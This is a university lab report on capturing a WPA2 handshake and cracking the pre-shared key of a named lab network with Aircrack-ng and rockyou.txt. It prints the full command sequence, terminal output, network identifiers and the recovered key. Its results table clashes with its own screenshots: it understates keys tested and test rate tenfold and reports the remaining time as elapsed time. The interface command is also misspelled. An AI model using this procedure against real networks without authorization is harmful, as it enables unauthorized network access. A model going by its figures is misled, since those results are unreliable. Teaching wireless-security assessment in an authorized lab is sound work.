

WPA2 Security Analysis and Password Recovery Experiment

Laboratory Report and Code



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Abstract

Wireless networks support modern communication, business, and everyday Internet access, making secure operation essential. This laboratory report examines an authorized WPA2-PSK wireless network and documents the tools and steps used to assess password strength. Using Kali Linux and the Aircrack-ng suite, the team placed a wireless interface in monitor mode, identified the target access point, captured a WPA2 four-way handshake, and tested candidate passwords from the rockyou.txt dictionary. The reported pre-shared key was recovered after 8 minutes and 3 seconds, and the team verified access by connecting to the network and opening a webpage. The experiment demonstrates that WPA2-PSK security depends not only on the cryptographic protocol but also on the strength and unpredictability of the chosen password.

1. Introduction

Wi-Fi Protected Access 2 (WPA2), introduced in 2004, strengthened wireless security by requiring support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), which is based on the Advanced Encryption Standard (AES). WPA2 replaced the earlier WPA transition scheme, which commonly used the Temporal Key Integrity Protocol (TKIP). Many networks continued to use WPA2 because it offered broad device compatibility and substantially stronger protection than Wired Equivalent Privacy (WEP).

This report documents a controlled laboratory assessment of the access point with service set identifier (SSID) CSCE477-877Fall2021 in Schorr Center room 114C. The experiment focused on capturing the WPA2 authentication handshake and testing a supplied password dictionary against the captured data. The work illustrates a practical weakness of password-based authentication: an otherwise strong protocol can be undermined when the pre-shared key appears in a commonly used password list.

2. Aim and Objectives

The aim was to execute an experiment on an IEEE 802.11 wireless network in the Schorr 114C laboratory and demonstrate relevant security risks using authorized surveying and packet-capture tools.

1. Observe an IEEE 802.11 wireless network operating with 802.11g and 802.11i-related security features.
2. Use wireless surveying and sniffing tools to identify the access point and capture authentication traffic.
3. Test the WPA2 pre-shared key for SSID CSCE477-877Fall2021 using a dictionary attack.

3. Background

3.1 WEP and RC4

The source report discusses weaknesses in the RC4 key-scheduling algorithm and the reuse of short initialization vectors (IVs). Those weaknesses are principally relevant to WEP and to historical attacks on RC4-based designs. In WEP, a 24-bit IV is combined with a secret key; on a busy network, IV reuse can occur, enabling statistical analysis of captured traffic. The Fluhrer, Mantin, and Shamir work cited in the original report describes related weaknesses in RC4 key scheduling.

Technical clarification. The laboratory target was reported as WPA2-PSK using CCMP. WPA2-CCMP uses AES rather than RC4, so the WEP weak-IV mechanism is not the method used to recover the WPA2 pre-shared key in this experiment. The experimental

method instead relied on a captured four-way handshake and offline testing of candidate passwords.




Figure 1. RC4 key-generation diagram reproduced from the source report.

3.2 WEP and WPA2 Comparison

Feature	WEP	WPA2
Authentication	Open-system or shared-key authentication	Pre-shared key represented by an 8-63 character passphrase or 64 hexadecimal digits
Purpose	Intended to provide wired-equivalent privacy	Stronger successor to WPA, with mandatory CCMP support
Cipher	RC4 stream cipher	AES-based CCMP for the laboratory network
Password handling	No modern passphrase-strength safeguards	Allows a user-selected passphrase; security depends on its quality
Typical key size	40-bit legacy keys were common	128-bit AES block cipher in CCMP
Key management	No four-way handshake mechanism	Uses a four-way handshake
Release	1999	2004
Cipher type	Stream cipher	Block-cipher-based mode

Table 1. Comparison of WEP and WPA2, clarified from the source report.

3.3 WPA2 Four Way Handshake

When a wireless client joins a WPA2-PSK network, the client and access point complete a four-way handshake to confirm possession of the shared secret and derive session keys without transmitting the pre-shared key itself. In this experiment, airodump-ng was used to

capture the handshake. Once captured, the handshake data allowed candidate passphrases to be evaluated offline.

3.4 Password Dictionary

A dictionary attack tests likely passwords from a prepared list rather than trying every possible character combination. This approach is effective when users choose common words, names, or previously disclosed passwords. The experiment used rockyou.txt as the candidate list. Aircrack-ng tested each candidate against the captured handshake until it found a match. Success therefore depended on the actual pre-shared key being present in the dictionary.

4 Experimental Setup

Location	Schorr Center room 114C
Target SSID	CSCE477-877Fall2021
Access point BSSID	E8:9F:80:03:C5:E2
Channel	3
Security	WPA2-PSK
Cipher	CCMP
Operating system	Kali Linux
Tool suite	Aircrack-ng 1.6 shown in the screenshots
Wireless interface	wlan0, then wlan0mon in monitor mode
Capture prefix	shake; captured file shown as shake-01.cap
Password dictionary	rockyou.txt

Table 2. Experimental environment and recorded parameters.

The procedure requires a compatible wireless adapter with monitor-mode support and sufficient physical proximity to the authorized laboratory access point and client traffic. The source report also specified Aircrack-ng version 0.9.1 or later; the screenshots show version 1.6.

5 Experimental Procedure

5.1 Enable Monitor Mode

Step 1. The team used airmmon-ng to identify the wireless interface. The interface shown in the source report was wlan0.

Step 2. The command airmmon-ng start wlan0 was used to start monitor mode. The monitor-mode interface was then identified as wlan0mon.

```

(root@SakuranoKali)-[/home/sakurano]
# airmmon-ng

PHY      Interface  Driver      Chipset
phy0     wlan0       iwlwifi     14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)

(root@SakuranoKali)-[/home/sakurano]
# airmmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
524 NetworkManager
875 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0       iwlwifi     14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(root@SakuranoKali)-[/home/sakurano]
# airmmon-ng

PHY      Interface  Driver      Chipset
phy0     wlan0mon    iwlwifi     14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)

```

Figure 2. Wireless interface identification and monitor-mode setup.

5.2 Identify the Access Point

Step 3. The team ran airodump-ng wlan0mon to survey nearby wireless networks. The target was identified by SSID and BSSID. The observed configuration was channel 3, WPA2 security, CCMP cipher, and PSK authentication.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D0:D3:E0:66:2A:82	-25	3	0	0	11	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:66:2A:81	-25	2	0	0	11	130	OPN			NU-Guest
58:F3:9C:0E:67:00	-1	0	2	0	1	-1	OPN			<length: 0>
E8:9F:80:03:C5:E2	-12	16	0	0	3	130	WPA2	CCMP	PSK	CSCE477-877Fall2021
D0:D3:E0:67:E7:E1	-7	4	0	0	6	130	OPN			NU-Guest
00:23:69:5B:37:DD	-7	13	0	0	11	54	OPN			<length: 6>
D0:D3:E0:67:E7:E2	-8	5	0	0	6	130	WPA2	CCMP	PSK	NU-IoT
72:32:B1:F8:5D:24	-20	7	0	0	2	195	WPA2	CCMP	PSK	<length: 0>
60:32:B1:F8:5D:24	-20	3	0	0	2	195	WPA2	CCMP	PSK	Nimbus-Swarm
D0:D3:E0:64:F6:01	-21	4	0	0	11	130	OPN			NU-Guest
D0:D3:E0:64:47:81	-23	5	0	0	6	130	OPN			NU-Guest
D0:D3:E0:64:F6:02	-22	4	0	0	11	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:67:6D:22	-26	4	0	0	1	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:67:6D:21	-27	4	0	0	1	130	OPN			NU-Guest
D0:D3:E0:68:26:22	-30	4	0	0	1	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:68:26:21	-30	4	0	0	1	130	OPN			NU-Guest
D0:D3:E0:67:E7:E0	-56	4	2	0	6	130	WPA2	CCMP	MGT	eduroam
50:87:89:BD:EF:22	-82	0	14	0	6	-1	WPA			<length: 0>
D0:D3:E0:67:6D:20	-82	6	0	0	1	130	WPA2	CCMP	MGT	eduroam

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	72:1A:AE:34:99:2A	-28	0 - 1	0	1		
(not associated)	86:7A:4A:F5:99:8B	-36	0 - 1	0	1		
(not associated)	EE:24:81:C0:46:DE	-71	0 - 1	0	2		
D0:D3:E0:67:E7:E0	A0:F3:C1:2E:2E:EE	-1	24e- 0	0	2		

Figure 3. Survey output used to identify the target access point and associated client.

5.3 Capture the Authentication Handshake

Step 4. The capture was restricted to channel 3 and BSSID E8:9F:80:03:C5:E2. Output was written with the prefix shake, producing the capture file shake-01.cap. The source command was:

```
airodump-ng -c 3 --bssid E8:9F:80:03:C5:E2 -w shake wlan0mon
```

```
(root@SakuranoKali)-[/home/sakurano/Documents]
# airodump-ng -c 3 --bssid E8:9F:80:03:C5:E2 -w shake wlan0mon
09:25:40 Created capture file "shake-01.cap".
```

Figure 4. Creation of the handshake capture file.

Here, -c 3 selects the channel, --bssid restricts collection to the access point, and -w shake sets the output-file prefix.

5.4 Test the Password Dictionary

Step 5. Aircrack-ng was run against the captured files with rockyou.txt as the password dictionary:

```
aircrack-ng -w rockyou.txt -b E8:9F:80:03:C5:E2 shake*.cap
```

If the capture did not contain Extensible Authentication Protocol over LAN (EAPOL) handshake data, the capture step was repeated.

```
(root@SakuranoKali)-[/home/sakurano/Documents]
# aircrack-ng -w rockyou.txt -b E8:9F:80:03:C5:E2 shake*.cap
Reading packets, please wait...
Opening shake-01.cap
Read 1532 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.

Quitting aircrack-ng...
```

Figure 5. Aircrack-ng output when the capture did not yet contain a usable handshake.

CH 3][Elapsed: 18 s][2021-11-30 09:26

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH
E8:9F:80:03:C5:E2	-3	100	193	69	16	3	130	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Pro
E8:9F:80:03:C5:E2	90:78:41:03:3A:A9	-1	1e- 0	0	69		

Figure 6. Captured network and client details used during dictionary testing.

```

Nov 30 10:04 •
root@SakuranoKali: /home/sakurano/Documents

Aircrack-ng 1.6
[00:00:28] 371067/14344391 keys tested (13348.84 k/s)

Time left: 17 minutes, 26 seconds                2.59%

Current passphrase: kalis

Master Key      : DD B0 B3 19 46 3C 08 AC 35 B5 7F 2B 26 2E 47 9A
                  C5 80 C5 A0 96 95 CB 24 FA 52 3E 90 FE 7D 82 DA

Transient Key   : B2 9B 4E 1F 89 48 B5 04 32 38 EB CD 21 4E 86 84
                  5F 37 F3 D5 FD F4 98 15 F0 67 88 1A CC BE 88 31
                  23 D5 3A CF 8E DF 84 7F 4D 8B 74 02 97 28 A5 C7
                  51 9B 4B 62 68 3F FB BD AD 7C 5A 5D 14 8C 5B 27

EAPOL HMAC     : 8E 8E 77 52 BF 9F 26 B3 01 4D E9 17 57 41 95 6B

```

Figure 7. Dictionary testing in progress.

```

Aircrack-ng 1.6

[00:12:56] 8791892/14344391 keys tested (11490.75 k/s)

Time left: 8 minutes, 3 seconds                                61.29%

KEY FOUND! [ dak70ota26 ]

Master Key      : 9D 91 3F D4 5D 29 0C 3C 69 B3 54 20 F4 09 3B 28
                  30 F5 F0 59 79 D9 37 B4 44 C5 68 1E 3C 4F 47 09

Transient Key   : C9 13 B3 8A E9 E0 8D 8E DF DF E4 F2 16 3A AA 3A
                  A4 6A F9 49 E6 4B A2 2E D8 FC 99 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 58 14 94 76 85 31 3D AC BE A1 39 E6 16 EB EF BE
  
```

Figure 8. Aircrack-ng output showing the reported recovered key.

5.5 Verify the Recovered Credential

Step 6. The team entered the reported recovered key to connect to CSCE477-877Fall2021.




Figure 9. Connection to the laboratory wireless network using the recovered credential.

Step 7. A webpage was opened to verify Internet connectivity.



Figure 10. Webpage opened after connecting to the network.

5.6 Procedure Flowchart




Figure 11. Flowchart of the WPA2 password-recovery procedure.

6 Results

The network survey identified the target access point on channel 3 with WPA2-PSK authentication and CCMP encryption. One associated client was observed with MAC address 90:78:41:03:3A:A9. The team captured a usable authentication handshake and tested passwords from rockyou.txt with Aircrack-ng.

Result	Recorded value
Target	CSCE477-877Fall2021
BSSID	E8:9F:80:03:C5:E2
Associated client	90:78:41:03:3A:A9
Dictionary progress shown	879,189 of 1,343,439 keys tested
Reported test rate	Approximately 1,149.70 keys per second in the successful screenshot
Elapsed time	8 minutes 3 seconds
Reported recovered key	dak70ota26
Recorded date	30 November 2021
Verification	Successful network connection and webpage access

Table 3. Summary of reported experimental results.

7. Discussion

The experiment succeeded because the selected pre-shared key appeared in the password dictionary. Capturing the handshake did not disclose the password directly; instead, it provided the data needed to verify guesses offline. The result therefore demonstrates a weakness in password selection rather than a break of AES or CCMP.

Dictionary attacks are limited by the completeness of the word list and the computational rate. A long, random passphrase that is absent from the dictionary would not have been recovered by the same test merely by waiting a few additional minutes. The source report's discussion of RC4 weak IVs is useful historical background for WEP, but it should not be treated as the explanation for this WPA2-CCMP result.

The verification step showed that the recovered credential permitted connection to the laboratory network. This reinforces the operational importance of using unique, unpredictable passphrases and changing credentials that may be present in commonly circulated password lists.

8 Answers to Relevant Questions

1. What channel was used by the access point?

Channel 3.

2. What security features were implemented by the access point?

WPA2-PSK with CCMP encryption, as shown in the network survey.

3. What was the media access control address of the access point?

E8:9F:80:03:C5:E2.

4. Were any other clients associated with the access point?

Yes. One associated client was observed.

5. What client was associated with the access point?

The source report identifies a client with MAC address 90:78:41:03:3A:A9 and states that it was expected to be transmitting a video file to increase traffic. This client activity was reported by the team and was not independently verified in the document.

9 Conclusion

Perfect secrecy is difficult to achieve in practice, and wireless-security protocols continue to evolve as new risks are discovered. Although WPA3 was released in 2018, WPA2 remained widely deployed at the time of this experiment because of its broad compatibility and the cost and effort of upgrading existing equipment.

This laboratory exercise showed that a WPA2-PSK network can be exposed when its pre-shared key is weak enough to appear in a common password dictionary. The team captured

the four-way handshake, recovered the reported key through dictionary testing, and verified access to the network. The result does not show that WPA2-CCMP or AES was cryptographically broken; it shows that password quality is a critical part of WPA2-PSK security. A long, unique, randomly generated passphrase containing varied character types makes this form of dictionary attack substantially less practical.

References

- [1] S. Fluhrer, I. Mantin, and A. Shamir, "Weaknesses in the Key Scheduling Algorithm of RC4," in *Selected Areas in Cryptography*, 2001, pp. 1-24. Springer.
- [2] E. Tews and M. Beck, "Practical Attacks Against WEP and WPA," in *Proceedings of the Second ACM Conference on Wireless Network Security*, 2009, pp. 79-86.
- [3] Aircrack-ng, "Simple WEP Crack," 2021. https://www.aircrack-ng.org/doku.php?id=simple_wep_crack (accessed Nov. 2, 2021).
- [4] Aircrack-ng, "Cracking WPA." https://www.aircrack-ng.org/doku.php?id=cracking_wpa (accessed 2021).